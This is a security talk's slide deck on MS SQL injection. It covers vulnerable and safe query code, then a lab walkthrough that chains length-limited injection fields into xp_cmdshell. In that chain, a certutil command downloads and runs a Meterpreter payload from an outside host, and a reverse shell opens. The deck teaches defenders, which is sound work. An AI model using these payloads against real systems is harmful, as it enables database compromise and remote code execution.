



DIRECT DEFENSE

# The Greatest SQL Injection Ever Told

Stephen Deck, GSE, OSCE, CISSP

@ranger\_cha



BE INFORMED. BE STRATEGIC. BE SECURE.

# OVERVIEW

- What is SQLi?
- Finding SQLi
- Fixing SQLi
- Basic SQLi exploitation
- Advanced SQLi exploitation
  
- Only covering MS SQL



# SQLi OVERVIEW

- SQL Injection
- Attacker provides text that is interpreted as SQL
- Most often on in-line SQL (boring)
- Sometimes on stored procedure and parameterized queries
- Look for “dynamic SQL” for interesting SQLi
- SELECT, INSERT, UPDATE, DELETE are all susceptible



# STATIC SQL QUERY

- SELECT COLUMN FROM TABLE WHERE COLUMN LIKE '%INPUT%';
- SELECT ID FROM USERS WHERE USERNAME = 'INPUT' AND PASSWORD='INPUT';
- User input in the where clause, can't control column names



# DYNAMIC SQL

- Create SQL based on user input
  - Columns
  - Tables
  - Filters in where clause
- Common on advanced search pages



# EXAMPLE SEARCH PAGE

Search:

First Name:

Last Name:

Hire Date:  to

Birth Date:  to

SSN:



## DYNAMIC SQL

**SELECT COLUMN** ← **Columns**  
**FROM TABLE** ← **Tables**  
**WHERE COLUMN**  
**LIKE '%INPUT%'** ← **Filter**



# TYPES OF SQL INJECTION

- Normal – see results
  - Stacked Queries – `‘; exec xp_cmdshell ‘dir’`
  - Union-based – `‘ UNION select column1 from table2;--`
- Inferential / Blind – cannot see query results
  - Boolean-based – `‘ or column1 like ‘%a%’;--`
  - Time-based – `‘; WAIT FOR DELAY ‘00:00:05’;--`
  - Error-based – `’ and 1=db_name();--`





## IN-LINE SQL

- Database query in app code
- Often vulnerable to SQLi
- Have to rely on regex validation or whitelisting for safety
- Never a good idea
- Infinite length for exploitation



# DANGEROUS IN-LINE SQL

```
if (txtSSN.Text != "")
{
    if (sSearchString != "")
    {
        sSearchString = sSearchString + "and SSN like '%" + txtSSN.Text + "%'";
    }
    else
    {
        sSearchString = "SSN like '%" + txtSSN.Text + "%'";
    }
}
string sQuery = "";
if (sSearchString != "")
{
    sQuery = "Select * from test.dbo.users where " + sSearchString;
}
else
{
    sQuery = "Select * from test.dbo.users";
}

SqlDataSource1.SelectCommand = sQuery;
```



# SAFE IN-LINE SQL

```
SqlConnection(System.Configuration.ConfigurationManager.ConnectionStrings["ConnectionString"].ConnectionString).Connection  
Command("select text from notes where noteId=" + System.Convert.ToInt32(ddlNoteId.SelectedItem.Value), con  
dType.Text;
```

```
t = cmd.ExecuteReader();
```

```
xt[0].ToString();
```



# STORED PROCEDURE

- Clean separation between SQL and user input
- SQL statement stored in database
- Still may be used to create dynamic SQL
- Watch for parameters like WHERE, COLUMN, or TABLE
- Limited length for exploitation



# DANGEROUS STORED PROCEDURE

```
if (@whereclause is not NULL)
    SET @sqlquery = 'SELECT * FROM dbo.users WHERE ' + @whereclause;
else
    SET @sqlquery = 'SELECT * FROM dbo.users';
-- Insert statements for procedure here

EXECUTE sp_executesql @sqlquery
```



# SAFE STORED PROCEDURE

```
CREATE PROCEDURE safe_sp
    @LastName nvarchar(50),
    @FirstName nvarchar(50),
    @startHireDate DATE,
    @endHireDate DATE,
    @startTerminationDate DATE,
    @endTerminationDate DATE,
    @ssn nvarchar(13)
AS
BEGIN
    SELECT * FROM dbo.users where lastName like @lastName
END
```



# PARAMETERIZED QUERY

- All arguments passed as parameters
- Database can understand user data vs SQL code
- Usually safe (you can still screw it up)
- Watch for user data not passed as a parameter



# SAFE PARAMETERIZED QUERY

- All user data must be in a parameter

```
SqlConnection con = new SqlConnection(cs);
con.Open();
SqlCommand cmd = con.CreateCommand();
cmd.CommandType = CommandType.Text;
cmd.CommandText = sQuery;
cmd.Parameters.AddWithValue("@LastName", '%' + txtLastName.Text + '%');
cmd.Parameters.AddWithValue("@FirstName", '%' + txtFirstName.Text + '%');
cmd.Parameters.AddWithValue("@startHireDate", txtStartHireDate.Text);
cmd.Parameters.AddWithValue("@endHireDate", txtEndHireDate.Text);
cmd.Parameters.AddWithValue("@startTerminationDate", txtStartBirthDate.Text);
cmd.Parameters.AddWithValue("@endTerminationDate", txtEndBirthDate.Text);
cmd.Parameters.AddWithValue("@ssn", '%' + txtSSN.Text + '%');

SqlDataAdapter da = new SqlDataAdapter(cmd);
DataTable dt = new DataTable();
da.Fill(dt);
```





# DANGEROUS PARAMETERIZED QUERY

```
lblError.Text = "";  
string cs = SqlDataSource2.ConnectionString;  
SqlConnection con = new SqlConnection(cs);  
con.Open();  
SqlCommand cmd = con.CreateCommand();  
cmd.CommandType = CommandType.Text;  
cmd.CommandText = "SELECT " + txtColumn.Text + " FROM USERS WHERE " + txtColumn.Text + " LIKE @SEARCHPARAM";  
cmd.Parameters.AddWithValue("@SEARCHPARAM", '%' + txtValue.Text + '%');  
SqlDataAdapter da = new SqlDataAdapter(cmd);  
DataTable dt = new DataTable();  
da.Fill(dt);  
GridView1.DataSourceID = null;  
GridView1.DataSource = dt;  
GridView1.DataBind();  
con.Close();
```

**NO!**

**OK to do**



# FINDING THE SQL INJECTION – NORMAL RESPONSE

Search:

First Name:

Last Name:

Hire Date:  to

Birth Date:  to

SSN:

SQLi Search

<b>userId</b>	<b>firstName</b>	<b>lastName</b>	<b>middleInitial</b>	<b>ssn</b>	<b>hireDate</b>	<b>terminationDate</b>	<b>employeeId</b>
2	Jane	Doe	A	111-33-2222	2/2/2015 12:00:00 AM		233



# FINDING THE SQL INJECTION – BAD RESPONSE

← → ↻ ⓘ Not secure | 192.168.147.156/SimpleSQLi

Search:

First Name:

Last Name:

Hire Date:  to

Birth Date:  to

SSN:



# FINDING THE SQL INJECTION – BAD RESPONSE

```
<span id="lblError" style="display:none">System.Data.SqlClient.SqlException (0x80131904): Unclosed quotation mark after the character string ''.
Incorrect syntax near ''.
  at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
  at System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose)
  at System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandl
  at System.Data.SqlClient.SqlDataReader.TryConsumeMetaData()
  at System.Data.SqlClient.SqlDataReader.get_MetaData()
  at System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInternal, Boolean
  at System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async, Int32
describeParameterEncryptionRequest)
  at System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, TaskCompl
Boolean inRetry)
  at System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method)
  at System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method)
  at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbComman
  at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behav
  at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable)
  at System.Web.UI.WebControls.SqlDataSourceView.ExecuteSelect(DataSourceSelectArguments arguments)
ClientConnectionId:a4269525-8d82-432f-8780-08f175bf4a63
Error Number:105,State:1,Class:15</span>
```



# FINDING THE SQL INJECTION – BAD RESPONSE

## Server Error in '/' Application.

*Unclosed quotation mark after the character string ''.  
Incorrect syntax near ''.*

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ''.  
Incorrect syntax near ''.

### Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

### Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ''.  
Incorrect syntax near ''.]  
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3305692  
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +327  
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopySet, TdsParserStateObject stateObj, Boolean& dataReady) +1279  
System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +90  
System.Data.SqlClient.SqlDataReader.get_MetaData() +99
```



# FINDING THE SQL INJECTION – BAD RESPONSE

Search:

First Name:

' or 1=1;--

Last Name:


Hire Date:

Birth Date:

SSN:

SQLi Search

2 records in  
response



<b>userId</b>	<b>firstName</b>	<b>lastName</b>	<b>middleInitial</b>	<b>ssn</b>	<b>hireDate</b>	<b>terminationDate</b>	<b>employeeId</b>
1	John	Doe	B	111-22-3333	1/1/1990 12:00:00 AM		1
2	Jane	Doe	A	111-33-2222	2/2/2015 12:00:00 AM		233



# WHAT IS HAPPENING?

- Select \* from test.dbo.users where lastName like '%e%'
  - Give me all entries from the users table where the last name **has an 'e' in it**
- Select \* from test.dbo.users where lastName like '%' or 1=1;--%'
  - Give me all entries from the users table where the last name **is anything or when 1=1 (always true)**



# STACKED QUERIES

- Use stacked queries
  - Multiple queries in one request
  - ; to separate queries
- Not always supported
  - MS-SQL does support it
  - MySQL usually no
  - Oracle does not





# CODE EXECUTION

- MS-SQL has `xp_cmdshell`
  - Should not be enabled (but still gets turned on)
    - We \*MIGHT\* need it!
    - Can re-enable it if the database user is an admin
      - `EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE`
- Others need a user-defined function




## XP\_CMDSHELL – NORMAL COMMAND

- Select \* from test.dbo.users where lastName like '%';  
exec xp\_cmdshell 'ping 127.0.0.1';--%'
  - Select all entries from the users table with a last name with any characters.
  - Then, run the operating system command to ping localhost



# XP\_CMDSHELL – NORMAL COMMAND



Unclosed quotation mark x 192.168.147.156/SimpleS x view-source:192.168.147. x

← → × ⓘ Not secure | 192.168.147.156/SimpleSQLi

Search:

First Name:

Last Name:

Hire Date:  to

Birth Date:  to

SSN:

SQLi Search

userId	firstName	lastName	middleInitial	ssn	hireDate	terminationDate	employeeId
1	John	Doe	B	111-22-3333	1/1/1990 12:00:00 AM		1
2	Jane	Doe	A	111-33-2222	2/2/2015 12:00:00 AM		233



# AWKWARD EXPLOITATION

- Length limited to 50 chars for first name and last name
  - 12 for SSN
- Have to use " for each '
- Cannot split some strings with /\* \*/
  - xp\_cmdshell arg
  - Reserved words



# XP\_CMDSHHELL – ADD DOMAIN USER

← → ↻ ⓘ Not secure | 192.168.147.156/AdvancedSQLi

Search:

First Name:

Last Name:

Hire Date:  to

Birth Date:  to

SSN:

userId	firstName	lastName	middleInitial	ssn	hireDate	terminationDate	employeeId
1	John	Doe	B	111-22-3333	1/1/1990 12:00:00 AM		1
2	Jane	Doe	A	111-33-2222	2/2/2015 12:00:00 AM		233



# SQLMAP – FAIL ☹️

Type: AND/OR time-based blind

Title: Microsoft SQL Server/Sybase time-based blind (IF)

```
Payload: __VIEWSTATE=yj9dC3Up3m28y4mqZouDrt4hQ4vsldv+hSKhOfSqrKl4osEFzQoBGDs1e1mzKi55GsU4Di9G+0R6
Jv7kqD7esPQrdDQxxvA3AYKDELFM61tjRlGu73aWEKlZaxoVgsHPLYH8fA6+ZqHPwExmGThLhKgAa25XrZiZKPEiLvPv+EAh02ft
JBDcaaUfSQuv/Mc&__VIEWSTATEGENERATOR=E8C304C9&__EVENTVALIDATION=ws3zjQRl1YA2gFV/zRkzhhiEMN0/13Gw1+HWj
eAlt7dRKR6GXDkaNHuiNMJOGMu14cFjj+tL5l7a7WRG/NTBe3pkef2lMFtREHSWj6yEyT/Yb54ikIP49NjM/UGpdUkiQL8es1qsVg
ybws+Bxi/GkfFNfWsxQ6YYIxwdPmW7hGwfBmW4ETv0cSS0XvgHRyePRjKYizzBTA5kaV9wFTtmfwXjs5d4Cr+PSC1tMEiFsi21erA
FzMs68C7hsbeNRgArStBKeK0BB+Pw3SvcM6b17AsjYpGdXlE5oxqMPJTAiio=&txtFirstName=e' WAITFOR DELAY '0:0:5'--
qKuD&txtLastName=&txtStartHireDate=&txtEndHireDate=&txtStartBirthDate=&txtEndBirthDate=&txtSSN=&btnS
earch=SP SQLi Search
```

---

[20:33:18] [INFO] testing Microsoft SQL Server

[20:33:18] [WARNING] the back-end DBMS is not Microsoft SQL Server

[20:33:18] [CRITICAL] sqlmap was not able to fingerprint the back-end database management system



# XP\_CMD SHELL – ADD DOMAIN USER

- No account created

```
PS C:\Users\rangercha> net user
User accounts for \\DC2012R2
-----
Administrator          Guest          krbtgt
rangercha
The command completed successfully.
```



# AWKWARD EXPLOITATION

- Our add account string was 59 characters
- Found upper length limit with trial and error
  - ' or 'AAAAA' = 'AAAAA';-- until we get errors
- Could cut down on command length, but unlimited is nice
- Hard to get files from the internet on Windows





# OS COMMAND AS VARIABLE

- Variable won't persist, still limited length
- Not all fields are limited length in most databases
  - Find a text field where you can store data and put OS command in it
  - Notes, comments, etc.



# OS COMMAND AS VARIABLE

Existing Notes

Note

```
certutil -urlcache -split -f http://192.168.147.128/meter.exe meter.exe & meter.exe
```

Save Note



## OS COMMAND AS VARIABLE

- Need enough length to read variable out of the database
- declare @a VARCHAR(999);
- select @a = text from notes where noteld = 3;
- exec xp\_cmdshell @a;--



# FINAL PAYLOAD

- First Name (50 chars)
  - '; declare @a VARCHAR(999);select @a = text from/\*
- Last Name (46 chars)
  - \*/ notes where noteld=3;exec xp\_cmdshell @a;--



# EXECUTE OS COMMAND

← → ↻ ⓘ Not secure | demოსqlserver/AdvancedSQLi

Search:

First Name:

Last Name:

Hire Date:  to

Birth Date:  to

SSN:



# EXECUTE OS COMMAND

```
[*] 192.168.147.156 - Meterpreter session 3 closed. Reason: User exit  
msf exploit(multi/handler) > run
```

```
[*] Started HTTPS reverse handler on https://192.168.147.128:8443
```

```
[*] https://192.168.147.128:8443 handling request from 192.168.147.156; (UUID: r  
mwf08gw) Staging x86 payload (180825 bytes) ...
```

```
[*] Meterpreter session 4 opened (192.168.147.128:8443 -> 192.168.147.156:60002)  
at 2018-10-25 13:41:32 -0400
```



## WHY IS THIS COOL?

- Limited Length
  - Sqlmap won't work
  - Use `/* */` to bridge fields
  - Kind of an egg-hunterish feel
  - Avoids strings you can't break
  - Uses SQL programming info



# SUMMARY

- SQL injection is when an attacker “completes” a SQL query with their own code
- SQLMap is not infallible
- Use parameterized queries when possible
- Validate input on dynamic SQL
- When in doubt, lab it out
- People can (and do) screw up stored procedures and parameterized queries







DIRECTDEFENSE

[www.directdefense.com](http://www.directdefense.com)